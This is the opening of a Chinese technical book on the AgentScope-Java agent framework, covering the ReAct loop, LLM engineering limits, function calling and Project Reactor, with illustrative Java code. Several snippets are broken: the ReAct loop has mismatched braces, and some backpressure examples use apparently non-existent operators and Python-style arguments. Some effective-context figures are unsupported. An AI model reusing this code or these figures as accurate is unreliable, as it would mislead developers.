

AgentScope-Java

深度剖析：从原理到生产

LLM Agent 开发指南

第 2 版

陈瑶 著



Harness 运行时

工作区系统

沙箱隔离

子代理编排

上下文治理

编者絮语

本书旨在为读者呈现 *AgentScope-Java* 的核心架构与实现细节，

但由于作者水平有限，书中疏漏之处在所难免，

恳请广大读者批评指正，不吝赐教。

如需反馈，请联系：23938340@qq.com

前言

2025 年底，阿里巴巴通义实验室开源了 AgentScope-Java——一个面向企业级场景的多智能体开发框架。与 Python 生态的 LangChain、AutoGen 不同，它选择了 Java 17 + Project Reactor 的全栈响应式架构，在 LLM Agent 框架中独树一帜。

2026 年初，框架演进到 v1.0.12 稳定版，并推出了 v1.1.0 开发版，其中最重大的变化是 **agentscope-harness** 模块——一个面向生产级部署的运行层，提供了工作区管理、文件系统抽象、沙箱隔离、子代理编排、上下文治理等企业级能力。

本书基于 AgentScope-Java v1.0.12（源码引用基于 v1.1.0-SNAPSHOT），从理论基础到生产部署，完整呈现一个 LLM Agent 框架的设计思路与实现细节。每一章都指向具体的源码位置，方便读者对照查阅。

读者对象

- 使用 AgentScope-Java 构建生产级 Agent 应用的 Java 开发者
- 需要评估 Agent 框架选型的架构师
- 对 LLM Agent 系统设计感兴趣的研究者
- 希望扩展 AgentScope-Java 的贡献者

如何阅读本书

- **快速入门**: 阅读第 1-3 章理论基础 → 第 21 章实战教程 → 开始编码
 - **深入理解**: 按章节顺序阅读, 每章包含设计评价和源码引用
 - **生产部署**: 重点阅读第 15B-15F 章 Harness 生产运行时 + 第 16-20 章生产工程
 - **框架对比**: 直接跳到第 25 章选型指南
-

目录

第一篇：理论基础

- 第 1 章 Agent 范式演进——从脚本到智能体
- 第 2 章 LLM 作为 Agent 大脑——工作原理与工程约束
- 第 3 章 响应式编程与 Agent 框架——为什么选择 Reactor

第二篇：核心架构深度剖析

- 第 4 章 Agent 体系——接口设计哲学与实现机制
- 第 5 章 消息模型——多模态内容的统一抽象
- 第 6 章 模型集成——七家 LLM 的统一适配
- 第 7 章 工具系统——从函数调用到 MCP 生态
- 第 8 章 记忆系统——从短期对话到长期认知
- 第 9 章 PlanNotebook——结构化规划系统
- 第 10 章 SkillBox——动态技能系统
- 第 11 章 优雅关闭——生产环境的守护者

第三篇：多 Agent 协作与分布式

- 第 12 章 Pipeline 编排与多 Agent 协作模式
- 第 13 章 A2A 协议——Agent 互联网
- 第 14 章 RAG 检索增强——让 Agent 拥有知识
- 第 15 章 Human-in-the-Loop——人机协作的艺术

第三篇半：Harness——生产级运行时

- 第 15B 章 Harness 概述——从 ReActAgent 到 HarnessAgent
- 第 15C 章 工作区系统——Agent 的身份与记忆家园
- 第 15D 章 文件系统抽象与沙箱隔离
- 第 15E 章 上下文治理——记忆压缩、刷新与维护
- 第 15F 章 子代理编排——分层委派与任务管理

第四篇：生产工程

- 第 16 章 状态持久化与容错
- 第 17 章 可观测性——全链路追踪与监控
- 第 18 章 Spring Boot 集成与微服务部署
- 第 19 章 性能调优
- 第 20 章 安全设计

第五篇：实战与生态

- 第 21 章 从零构建你的第一个 Agent
- 第 22 章 多 Agent 游戏实战——Werewolf
- 第 23 章 生产级多 Agent 系统实战——Boba Tea Shop
- 第 24 章 框架扩展开发指南
- 第 25 章 框架对比与选型指南

附录

- 参考文献
 - 术语表
 - 后记
-

第一篇：理论基础

第 1 章 Agent 范式演进——从脚本到智能体

1.1 Agent 的定义与本质

"智能体 (Agent)" 的概念源于哲学与人工智能的交叉领域。在计算机科学中，一个 Agent 需要满足四个核心属性：

- 自主性 (Autonomy)**：无需人类直接干预即可运行，对自身行为和内部状态有控制权
- 反应性 (Reactivity)**：感知环境变化并及时响应
- 主动性 (Proactivity)**：不只是被动响应，还能主动发起目标导向的行为
- 社会性 (Sociality)**：能与其他 Agent (或人类) 通过某种协议交互

传统软件系统具备反应性，但缺乏自主性和主动性——它们严格按照预编程的逻辑执行。而 LLM Agent 的革命性在于：LLM 的推理能力赋予了系统自主决策和主动行为的能力，使得"脚本"进化为"智能体"成为可能。

1.2 从规则引擎到 LLM Agent 的技术演进

时间线：Agent 技术演进

1960s-1980s	1990s-2010s	2020s	2023+
规则系统	BDI 架构	LLM Agent	多 Agent 系统

└ 专家系统	└ 信念-愿望-意图	└ Tool Use	└ Supervisor
(MYCIN)	(Jason, JACK)	(ChatGPT Plugins)	Handoffs
└ 产生式规则	└ 多 Agent 系统	└ ReAct	└ Routing
(CLIPS)	(JADE, FIPA)	(Yao et al.)	└ Workflow
		└ Plan-and-Execute	└ A2A 协议
└ 有限状态机	└ 对话系统	└ RAG	(标准化)
	(ELIZA → Siri)	└ 记忆增强	

第一代：规则系统 (1960s-1980s)

MYCIN 是最早的专家系统之一，包含 600 条规则，用于诊断血液感染。它展示了"知识编码"的威力，也暴露了规则系统的致命缺陷——知识获取瓶颈和缺乏灵活性。当遇到规则未覆盖的情况时，系统完全无能为力。

第二代：BDI 架构 (1990s-2010s)

BDI (Belief-Desire-Intention) 架构引入了认知科学的概念。Agent 维护一个信念库（世界模型），根据愿望（目标）形成意图（行动计划），并在执行过程中根据感知更新信念。JADE 和 FIPA 标准试图为多 Agent 系统建立通用通信协议，但过于学术化，未能广泛工业化。

第三代：LLM Agent (2022-)

ChatGPT 的 Function Calling 能力改变了一切。LLM 不再只是"聊天机器人"，它具备了理解工具描述并决定何时调用的能力、根据工具返回结果进行推理的能力、多步推理和自我纠正的能力——这就是 ReAct 范式的基础。

第四代：多 Agent 系统 (2023-)

当单个 Agent 的能力达到瓶颈时，多 Agent 协作成为自然延伸。Google 的 A2A (Agent-to-Agent) 协议尝试建立 Agent 间的通信标准，就像 HTTP 之于 Web 服务。

1.3 ReAct 范式深度解析

1.3.1 认知科学基础

ReAct (Reasoning + Acting) 范式的理论基础来自认知科学中的“双过程理论”：

- **System 1 (快思考)**：直觉式、自动化的反应——对应 LLM 的直接回答
- **System 2 (慢思考)**：深思熟虑、逐步推理——对应 ReAct 的推理链

人类解决复杂问题的方式不是一次性给出答案，而是交替进行思考和行动：思考下一步该做什么，执行行动，观察结果，再思考。ReAct 将这一认知模式形式化为 LLM Agent 的执行框架。

1.3.2 ReAct 论文核心思想

Yao et al. (2022) 的《ReAct: Synergizing Reasoning and Acting in Language Models》提出：

传统方法对比：

CoT (Chain of Thought)：

Question → 思考 1 → 思考 2 → ... → 思考 N → 答案

问题：思考过程可能与事实脱节，产生“幻觉”

Act-only:

Question → 行动 1 → 观察结果 1 → 行动 2 → 观察结果 2 → ... → 答案

问题：缺乏推理规划，行动可能漫无目的

ReAct:

Question → 思考 1 → 行动 1 → 观察结果 1 → 思考 2 → 行动 2 → 观察结果 2 → ... →

答案

优势：推理指导行动，行动反馈推理，形成闭环

1.3.3 AgentScope-Java 的 ReAct 实现

AgentScope-Java 的 `ReActAgent` 是 ReAct 范式的完整实现，其核心循环在

`ReActAgent.java:460-631`:

这个循环的逻辑非常直观——Agent 交替执行"推理"和"行动"两个步骤，直到完成任务或达到迭代上限：

- 1. 推理阶段** (`reasoning(messages)`)：将当前所有消息（包括系统提示、对话历史、工具结果）发送给 LLM，等待 LLM 的响应。LLM 可能返回两种结果：一是工具调用指令 (`hasToolCalls() == true`)，表示 LLM 决定调用某个工具来获取信息；二是最终回答，表示 LLM 认为可以给出结论了。
- 2. 行动阶段** (`acting(result.getToolCalls())`)：执行 LLM 要求的工具调用。这个阶段可能涉及调用外部 API、执行 SQL 查询、读取文件等操作。
`acting()` 返回值中有一个特殊的 `isSuspended()` 状态——当工具调用需要人工审批时（HITL 场景），Agent 会挂起当前循环，等待外部事件恢复。
- 3. 总结兜底** (`summarizing(messages)`)：如果循环次数达到了 `maxIters`（默认 15 次）而 LLM 仍未给出最终回答，框架会强制 LLM 基于已有信息做总结。这是防止 Agent 陷入无限推理循环的安全网。

```
// 简化的 ReAct 循环
while (iteration < maxIters) {
    ReasoningResult result = reasoning(messages).block(); // 推理
    if (result.hasToolCalls()) {
        ActingResult actingResult = acting(result.getToolCalls()).block();
    } // 行动
    if (actingResult.isSuspended()) return
    handleSuspension(actingResult);
    messages.addAll(actingResult.getMessages());
} else {
    return result.getMessage(); // 任务完成
}
iteration++;
}
return summarizing(messages).block(); // 强制总结
```

这段代码中有两个值得注意的设计细节。

第一是 `.block()` 的使用。`reasoning()` 和 `acting()` 实际返回的是 `Mono`（异步容器），这里用 `.block()` 是为了在示例中保持逻辑的直线可读性。生产环境中不会这样写——`ReActAgent` 内部通过 `Mono.defer()` 递归调用来实现循环：

`reasoning()` 的结果通过 `flatMap` 传递给 `acting()`，`acting()` 的结果再通过 `flatMap` 触发下一轮推理。这种“递归代替循环”的模式是 `Reactor` 处理不确定迭代次数的标准手法，它保证取消信号和背压能在整个迭代链中正确传播，而 `.block()` 在这两种关键机制下都会失效。

第二是 `handleSuspension()` 背后的挂起-恢复模式。当工具调用需要人工审批时（比如 `Agent` 想执行一条高风险的 `DELETE` 语句），框架不会自动执行该工具，而是保存当前对话上下文到 `Session` 中，返回一个特殊的“挂起”响应。外部系统审批通过后调用 `Agent` 的恢复接口，框架从 `Session` 中还原上下文，从挂起点继续执行。这个模式在 `HITL`（第 15 章）和审批流场景中至关重要——它确保关键操作必须获得人类授权才能执行。


1.3.4 ReAct 的局限性与改进方向

局限性	表现	AgentScope-Java 的应对
长链推理退化	超过 5-6 轮迭代后推理质量下降	AutoContextMemory 渐进压缩
缺乏全局规划	逐步推理可能迷失方向	PlanNotebook 结构化规划
工具选择失误	LLM 可能选择错误工具	ToolGroup 隔离 + SkillBox 按需加载
无记忆累积	每次对话从零开始	LongTermMemory (Mem0/ReMe)
不可中断	长时间执行无法干预	Interrupt 机制 + Graceful Shutdown

1.4 多 Agent 协作的理论模型


1.4.1 集中式 vs 分布式编排

集中式编排 (Supervisor) :



分布式编排 (MsgHub/Handoffs) :





集中式的优势：简单可控、职责明确、易于调试。劣势：单点瓶颈、Supervisor能力上限决定系统上限。

分布式的优势：可扩展、无单点故障、Agent 自主性高。劣势：协调复杂、一致性难保证、调试困难。

1.4.2 A2A 协议的设计理念

A2A（Agent-to-Agent）协议借鉴了微服务架构的理念：

微服务概念	A2A 对应	说明
API Gateway	AgentCard	服务自描述（能力、端点、认证）
Service Discovery	Well-Known URI / Nacos	动态发现 Agent 实例
REST/RPC	JSON-RPC over HTTP/SSE	请求-响应 + 流式传输
Message Queue	RocketMQ Transport	异步消息传递
Load Balancer	Nacos + 多实例注册	Agent 水平扩展

A2A 的核心价值：**将 Agent 视为网络服务，使不同团队、不同语言开发的 Agent 可以互操作。**

思考题

1. ReAct 范式相比纯 CoT 和纯 Act-only 的核心优势是什么？在什么场景下 ReAct 反而不如 CoT？
2. 集中式编排 (Supervisor) 和分布式编排 (MsgHub) 各适合什么业务场景？请举出具体例子。
3. A2A 协议借鉴了微服务架构的哪些概念？这种借鉴的合理性和局限性分别是什么？

****参考：****


1. ReAct 核心优势是推理与行动的交错——CoT 纯推理无法获取外部信息，Act-only 纯行动缺乏规划。ReAct 在需要实时数据（如查库、调 API）的场景远优于 CoT。但纯数学推理、代码生成等无需外部交互的场景，CoT 更高效——ReAct 的额外工具调用反而引入噪音和延迟。
 2. Supervisor 适合有明确入口的业务（客服工单→路由到技术/财务/物流 Agent）；MsgHub 适合无中心的对等协作（多人会议、多人游戏）。关键区别：Supervisor 有单点路由 Agent，MsgHub 是去中心化广播。
 3. 借鉴了服务注册发现 (NacosA2aRegistry↔Nacos/Eureka)、API 网关 (AgentCard↔OpenAPI Spec)、传输协议 (JSON-RPC↔REST/gRPC)。合理性：Agent 确实是网络服务，需要同样的治理能力。局限：Agent 有状态性（对话上下文），不能像微服务一样无状态水平扩展。
-

第 2 章 LLM 作为 Agent 大脑——工作原理与工程约束

LLM 是 Agent 的"大脑"——它负责理解指令、推理决策、生成行动。但这个大脑有固有的工程约束，理解这些约束是设计 Agent 框架的前提。

2.1 Transformer 推理机制——理解 Agent 性能的根源

大语言模型基于 Transformer 的 Decoder-Only 架构。核心推理过程：



KV Cache——流式输出的工程基础

自回归生成必须逐 token 串行——每个新 token 依赖之前所有 token 的计算结果。如果每次生成都重新计算全部历史 token，一个 4000 token 的上下文需要重复计算 4000 次，这是不可接受的。

KV Cache 是关键优化：每层 Transformer 缓存已计算的 Key 和 Value 矩阵，新 token 只需计算自己的 Query 并与缓存的 K/V 做注意力运算。这使得：

- 首个 token 生成 (prefill)：需要处理全部输入，延迟高 (~1-3 秒)
- 后续每个 token 生成 (decode)：只需计算 1 个 token 的注意力，延迟低 (~20-50ms)

这个 prefill/decode 的延迟差异直接影响了 Agent 框架的设计——首次调用 LLM 有明显的冷启动延迟，后续流式输出的每个 token 延迟很低。

`Flux<ChatResponse>` 的设计正是映射了这个物理现实：第一个 `ChatResponse` 较慢，后续的 token 快速流出。

注意力模式与提示词工程

自注意力的核心公式 $\text{Softmax}(\frac{QK^T}{\sqrt{d}})V$ 意味着：**每个 token 对所有其他 token 计算注意力权重**。但实证研究 ("Lost in the Middle", Liu et al. 2023) 发现，LLM 对序列**开头和结尾**的信息注意力最高，中间部分注意力衰减。

这对 Agent 框架的消息排列有直接影响：

- 系统提示词（最高优先级）→ 放在**开头**

- 最新的对话消息（最相关）→ 放在**结尾**
- 历史消息（中等优先级）→ 放在**中间**（最容易被"遗忘"的位置）

AgentScope-Java 的 `AutoContextMemory` 正是基于这个发现设计——保留开头（系统提示词）和结尾（最近消息），压缩中间部分。

2.2 上下文窗口的限制与突破策略

模型	上下文窗口	实际有效利用	原因
GPT-4o	128K	~80K	Lost in the Middle + 指令遵循衰减
Claude 3.5	200K	~120K	注意力稀释
Qwen-Max	32K	~24K	窗口较小，衰减更显著

"实际有效利用"远低于标称窗口，原因有三：

- 1. Lost in the Middle：**中间位置信息被忽略
- 2. 指令遵循衰减：**上下文越长，LLM 对系统指令的遵循度越低
- 3. 成本非线性增长：**注意力计算 $O(n^2)$ ，8000 token 的推理成本是 4000 token 的 4 倍

AgentScope-Java 通过 `AutoContextMemory` 实现 6 级渐进压缩（详见第 8 章），核心思想是**主动管理上下文窗口**——与其被动等待 LLM 忽略中间信息，不如主动压缩为摘要，让重要信息始终在"注意力高峰区"。压缩策略遵循"先损枝

叶、后损主干"原则：从工具调用细节开始压缩，逐步到历史对话，最后才压缩当前轮内容。

2.3 Function Calling——LLM 如何"使用工具"

Function Calling 并非 LLM "调用"了函数，而是 LLM 输出一个结构化的"调用意图"，由框架负责实际执行。理解这个分离是理解 Agent 工具系统的关键。

三种结构化输出方案的演进

方案	原理	优势	劣势
JSON Mode	LLM 在文本中输出 JSON 字符串	通用，所有模型支持	格式不可靠，可能输出非法 JSON
Function Calling	训练模型输出专用 tool_use 结构	格式可靠，原生并行支持	需要模型专门训练，非通用
Structured Output	约束解码，保证输出符合 JSON Schema	100% 格式正确	仅少数模型支持，延迟略高

AgentScope-Java 的 `ToolValidator` 在执行前验证 LLM 输出的参数是否符合 JSON Schema，这是"信任但验证"的策略——即使模型声称使用了 Function Calling，输出仍可能格式异常。`Toolkit.callTools()` 通过 `Flux.merge()` 并行执行多个工具调用。

Function Calling 的执行流程

1. 用户消息 + 工具描述 → LLM
2. LLM 输出: { "tool_call": { "name": "get_weather", "arguments": {"city": "北京"} } }
3. 框架执行 get_weather("北京") → "北京今天晴, 25°C"
4. 工具结果 + 历史消息 → LLM
5. LLM 输出: "北京今天天气晴朗, 气温 25 度。"

关键洞察：步骤 2-3 是 LLM 和框架的**协作**——LLM 负责"决定做什么"（推理），框架负责"实际去做"（执行）。这种分离是 Agent 可靠性的基础——框架可以拦截不安全的工具调用、重试失败的操作、注入人工审批节点。

2.4 流式响应——不仅是体验优化，更是架构必需

LLM 推理是逐 token 生成的，单次推理可能耗时 10-60 秒。如果不使用流式输出，用户在整个推理期间看到的是空白等待——这在 Agent 场景下尤其严重，因为一个 ReAct 循环可能包含多轮 LLM 调用。

流式在 Agent 框架中有四个不可替代的架构作用：

1. **超时规避**：长推理通过流式心跳保持连接存活，避免 HTTP 网关超时
2. **中途干预**：流式输出过程中可以检测到 Agent 产生有害内容，及时中断（HITL 的基础）
3. **工具可见性**：流式输出 ToolUseBlock 时，前端可以实时展示 Agent 正在调用哪个工具

4. 背压控制：消费者可以按自己的速率消费 token 流，而非被生产者压垮

AgentScope-Java 选择 Project Reactor 作为全栈响应式基础，

`Flux<ChatResponse>` 从模型层一路透传到 SSE 输出层，中间无需任何格式转换或缓冲。这种"端到端流式"是框架最核心的架构决策（详见第 3 章）。

思考题

1. "Lost in the Middle"现象对 Agent 的消息历史管理有什么启示？如何设计消息排列策略来缓解？
2. 并行工具调用和串行工具调用各有什么优劣？什么情况下应该强制串行？
3. 为什么 Agent 框架必须是流式的？如果使用同步框架，最关键的功能缺失是什么？

***参考： ***

1. *Lost in the Middle* 说明 LLM 对中间位置信息注意力衰减。启示：重要指令放首尾，历史消息按相关性重排而非时间序。`AutoContextMemory` 的 `lastKeep` 参数正是此思路——保留最近 N 条和首条系统提示，压缩中间部分。
2. 并行优势：多工具同时执行减少总延迟（如同时查天气+查日历）；劣势：结果间可能有依赖，token 消耗翻倍。强制串行场景：工具 B 的输入依赖工具 A 的输出（如先查订单号再查物流），或工具间有副作用冲突（如同时修改同一资源）。
3. 流式是 Agent 框架的刚需：①用户需要实时看到推理过程（`StreamingSSE`），否则长请求体验极差；②HITL 需要在推理中间插入人工

决策；③工具执行期间需要显示进度。同步框架最关键缺失是无法在 LLM 流式输出过程中拦截和修改——ReAct 的"观察"阶段就无法实现。

第 3 章 响应式编程与 Agent 框架——为什么选择 Reactor

3.1 从拉到推——为什么 Agent 框架必须是响应式的

传统同步编程采用"拉"模型：调用方发起请求，阻塞当前线程等待响应。这在 I/O 密集场景下有一个根本性问题——**线程是昂贵资源**。一个 JVM 线程默认栈大小 1MB，2000 个并发请求就需要 2GB 栈内存，而线程大部分时间在等待 I/O（等待 LLM 返回 token、等待数据库查询、等待 HTTP 响应），CPU 利用率极低。

LLM Agent 的三个核心特征使同步模型尤其不适合：

- 1. 流式输出：**LLM 逐 token 生成（~50 token/s），一个完整响应可能持续 10-30 秒。同步模型下，每个请求占一个线程 30 秒，200 并发就需要 200 个线程空等
- 2. I/O 密集交织：**一个 ReAct 循环内包含 LLM 调用→工具执行→LLM 调用→工具执行的多轮 I/O 交互，同步模型下每次 I/O 切换都浪费线程时间
- 3. 事件驱动：**HITL（人工审批）需要 Agent 挂起等待外部事件，可能持续数小时甚至数天，同步模型不可能为此阻塞线程

响应式编程的"推"模型解决了这些问题——数据就绪后主动推送给消费者，等待期间线程不阻塞，可以服务其他请求。**背压 (Backpressure)** 机制确保生产者不会压垮消费者——当客户端消费速度跟不上 LLM 输出速度时，框架可以丢弃中间的 `ReasoningChunk` 或缓冲等待，而非让内存无限增长。

3.2 Project Reactor 核心概念

Mono 与 Flux——异步容器的两个维度

`Mono<T>` 表示 0 或 1 个元素的异步结果，语义等价于 `CompletableFuture<T>`

但支持背压和操作符链。Agent 框架中几乎所有的单次操作都是 `Mono`：

```
// AgentBase.call() 的签名——一个 Agent 调用返回一个结果
public final Mono<Msg> call(Msg msg)

// Session.save() — 持久化操作返回完成信号
public Mono<Void> save(Session session, String sessionId)
```

`Flux<T>` 表示 0 到 N 个元素的异步流，天然适配流式场景：

```
// AgentBase.stream() 的签名——流式返回多个事件
public final Flux<Event> stream(Msg msg)

// LLM 模型的流式响应
public Flux<ChatResponse> streamChat(ChatRequest request)
```

操作符链——声明式编程风格

Reactor 的核心设计是**声明式**——描述"要什么"而非"怎么做"。操作符链将数据转换、过滤、组合表达为流水线：

```
agent.call(msg)
    .doOnNext(result -> tracer.trace("agent_complete", result))
```

```
.onErrorResume(e -> fallbackAgent.call(msg))  
.subscribeOn(Schedulers.boundedElastic());
```

每个操作符返回新的 **Mono/Flux**，不修改原始对象（不可变性），这确保了操作符链的线程安全。

调度器——线程池的响应式抽象

调度器	线程池	适用场景	Agent 框架用途
`boundedElastic`	弹性有界（默认 10×CPU 核）	I/O 阻塞操作	Agent.doCall()、 Session 读写
`parallel`	固定（CPU 核数）	CPU 密集计算	消息压缩、 Embedding 计算
`immediate`	当前线程	不切换线程	Hook 执行、上下文 传播
`single`	单线程	串行化需求	状态机更新、CAS 锁 检查

关键设计决策：AgentBase 的 `doCall()` 默认在 `boundedElastic` 上执行，因为 Agent 调用链中穿插了 LLM API 调用（网络 I/O）和工具执行（可能是文件 I/O 或数据库查询），这些都是阻塞操作。

上下文传播——替代 ThreadLocal

传统 Java 用 `ThreadLocal` 存储请求级别的上下文（`traceld`、`userid` 等），但响应式模型下线程会切换，`ThreadLocal` 丢失。Reactor 提供不可变的 `Context`（底层是 `Map`），通过操作符链自动传播：

```

Mono.deferContextual(ctx -> {
    String traceId = ctx.get("traceId"); // 任何操作符都能获取
    return agent.call(msg).doOnNext(r -> log.info("{} result={}", traceId,
r));
});

```

AgentScope-Java 的 `TracerRegistry` 通过 Reactor 全局 Hook

(`Hooks.onEachOperator`) 实现跨操作符的追踪上下文传播——每个操作符执行时自动注入 `traceId`，无需手动传递。

3.3 Mono.using——Agent 生命周期管理的基石

Agent 框架中一个核心模式是**资源获取-使用-释放**：获取 Agent 锁→执行推理→释放锁。Reactor 的 `Mono.using()` 专为这种模式设计，类似 try-with-resources：

```

// AgentBase.call() 的核心逻辑（简化）
public final Mono<Msg> call(Msg msg) {
    return Mono.using(
        () -> {
            acquireLock(); // 获取资源 (CAS 锁)
            return new AgentContext(this, msg);
        },
        ctx -> doCall(ctx), // 使用资源执行业务逻辑
        ctx -> releaseLock() // 无论成功/失败都释放资源
    );
}

```

`Mono.using()` 的关键保证：**即使 `doCall()` 抛出异常或被取消，**

`releaseLock()` 也一定会执行。这比手动写 `doFinally()` 更安全，因为

`doFinally()` 在某些取消场景下可能不被调用。

如果不使用 `Mono.using()` 而用同步代码：

```

// 同步版本——看似简单，但缺少取消安全性和背压支持
public Msg call(Msg msg) {

```

```

    acquireLock();
    try {
        return doCall(msg);
    } finally {
        releaseLock();
    }
}
// 问题：如果调用方在等待时取消，doCall()内部的 LLM 流式调用无法被中断，
// 导致资源泄漏。Mono.using()配合 Flux 的取消信号可以优雅处理。

```

3.4 Agent 场景的背压实战

背压不是理论概念——在 Agent 框架中它直接影响用户体验和系统稳定性。

场景 1：SSE 客户端消费慢

```

// Agent 流式输出 → SSE 推送给浏览器
agent.stream(msg)
    .onBackpressureBuffer(100)    // 缓冲最多 100 个事件
    .onOverflowDrop()             // 超出后丢弃最旧的事件
    .subscribe(event -> sseEmitter.send(event));

```

如果浏览器网络慢，消费速率低于 LLM 生成速率（50 token/s），无背压处理会导致服务端内存溢出。`onBackpressureBuffer(100)` + `onOverflowDrop()` 的组合确保：大部分用户体验流畅（100 个事件的缓冲足够），极端情况下丢弃中间的 `ReasoningChunk`（用户看到思考过程有跳帧，但不影响最终结果）。

场景 2：MsgHub 广播风暴

MsgHub 将一个 Agent 的输出广播给 N 个参与者。如果某个参与者消费慢，不能阻塞其他参与者：

```

// MsgHub 广播的简化逻辑
sourceAgent.stream(msg)
    .flatMap(event ->

```

```
Flux.fromIterable(participants)
    .flatMap(p -> p.onEvent(event)) // 并行广播
    .onBackpressureDrop()           // 慢消费者丢弃中间事件
);
```

这里的两层 `flatMap` 有明确的语义分工：外层 `flatMap`

(`sourceAgent.stream(msg).flatMap(...)`) 将 source Agent 的每个输出事件展开为一个子流（广播给所有参与者），内层 `flatMap`

(`Flux.fromIterable(participants).flatMap(...)`) 将每个参与者的事件处理结果展开为一个子流。`onBackpressureDrop()` 挂在内层 `flatMap` 上，意味着丢弃是针对每个参与者独立进行的——如果参与者 A 消费慢，只有 A 会丢失中间事件，参与者 B 和 C 不受影响。如果改为挂在外层，则一个慢参与者会导致所有参与者都被丢弃。

`p.onEvent(event)` 是 Participant 接口的方法，返回 `Mono<Void>`，表示参与者异步处理事件，完成后发出完成信号。`flatMap` 对 `Mono<Void>` 的处理方式是“等待完成但不关心返回数据”，相当于“广播完成后再处理下一个事件”。

这里需要理解两层 `flatMap` 的背压交互。外层 `flatMap` 将 `sourceAgent.stream()` 发射的每个事件广播给所有参与者——每来一个事件，就创建一个内部的 `Flux`（遍历参与者并行调用 `onEvent()`）。内层的 `onBackpressureDrop()` 作用于**每个事件的参与者集合**，而不是全局的广播流。这意味着：如果某个参与者处理事件的速度慢，它不会阻塞其他参与者——慢参与者的 `onEvent()` 会被丢弃，但其他参与者仍然正常接收。这种“逐参与者独立控制”的背压设计，比“全局丢弃”更精细：慢消费者不会影响快消费者，但快消费者也不会因为慢消费者而被拖慢。

这里的 `p.onEvent(event)` 是 `Participant` 接口的方法，返回 `Mono<Void>`。它表示"参与者处理完这个事件"的异步信号——当 `Mono` 完成时，框架知道该参与者已经处理完毕。`flatMap` 等待所有参与者的 `Mono` 都完成后，才处理下一个事件（如果还有的话）。

场景 3：RAG 批量检索

```
knowledge.query(query, topK=20)
    .onBackpressureBuffer(50)    // 检索结果缓冲
    .take(10)                    // 只取前 10 个（忽略多余的）
    .collectList()
    .flatMap(results -> llm.chat(prompt + results));
```

`knowledge.query()` 返回的是一个 `Flux<String>`（检索结果的文本流），
`topK=20` 表示检索最多返回 20 条相关文档。`onBackpressureBuffer(50)` 设置了一个缓冲容量——如果消费者（下游的 `take`、`collectList`）消费速度跟不上生产者（知识库检索），最多缓冲 50 个事件，超过时阻塞生产者。`take(10)` 只取前 10 条结果，忽略剩余的。这两个操作符并存的原因是为了应对不同场景下的超量情况：`topK=20` 控制检索时的最大返回数量，`onBackpressureBuffer(50)` 控制消费者处理时的缓冲上限（此处 $50 > 20$ 确实不会触发，但如果在生产配置中将 `topK` 调大到 100 或 200，缓冲区就有了实际意义）。`collectList()` 将流收集为 `List<String>`，然后通过 `flatMap` 将合并后的结果传入 LLM 调用。

3.5 为什么是 Reactor 而不是其他方案

Reactor vs. CompletableFuture

CompletableFuture 是 Java 8 引入的异步原语，为什么不直接用它？

维度	CompletableFuture	Reactor Mono/Flux
流式	不支持（单值）	Flux 原生支持
背压	无	内置
操作符	极少 (thenApply/exceptionally)	100+
取消	不支持真正取消	Disposable.dispose()
重试	手动实现	retry()/retryWhen()
上下文	依赖 ThreadLocal	Context 自动传播

关键差距：**CompletableFuture 不支持流式**——LLM 的 token 逐个返回，无法用 `CompletableFuture<String>` 表示一个逐渐增长的字符串。

`Flux<ChatResponse>` 天然表示这个流。

Reactor vs. Java 21 Virtual Threads

Virtual Threads（虚拟线程，JEP 444）是 Java 21 的重量级特性，它让同步代码获得类似异步的并发能力——每个虚拟线程只占用几 KB 而非 1MB。那为什么不用 Virtual Threads？

```
// Virtual Thread 版本的 Agent——看起来更简单
ExecutorService executor = Executors.newVirtualThreadPerTaskExecutor();
```



```
Msg result = executor.submit(() -> {
    acquireLock();
    try {
        return doCall(msg); // 同步调用, 虚拟线程自动让出
    } finally {
        releaseLock();
    }
}).get();
```

Virtual Threads 的优势是**代码简单**——写同步风格的代码，获得异步级别的并发。但 AgentScope-Java 选择 Reactor 有三个不可替代的原因：

- 1. 流式不可替代：**Virtual Threads 让阻塞代码不占平台线程，但 `doCall()` 返回的是 `Mono<Msg>` 而非 `Msg`——调用方需要流式消费中间状态 (ReasoningChunk) ， Virtual Threads 无法表达"逐步产生结果"
- 2. 取消语义：**Virtual Thread 的取消依赖 `Thread.interrupt()`，但很多 I/O 操作不响应中断。Reactor 的 `Disposable.dispose()` 能精确取消操作符链中的每一步
- 3. 背压不可替代：**Virtual Threads 没有背压概念——如果 LLM 输出 50 token/s 而消费者只能处理 10 token/s，Virtual Thread 只能缓冲或 OOM

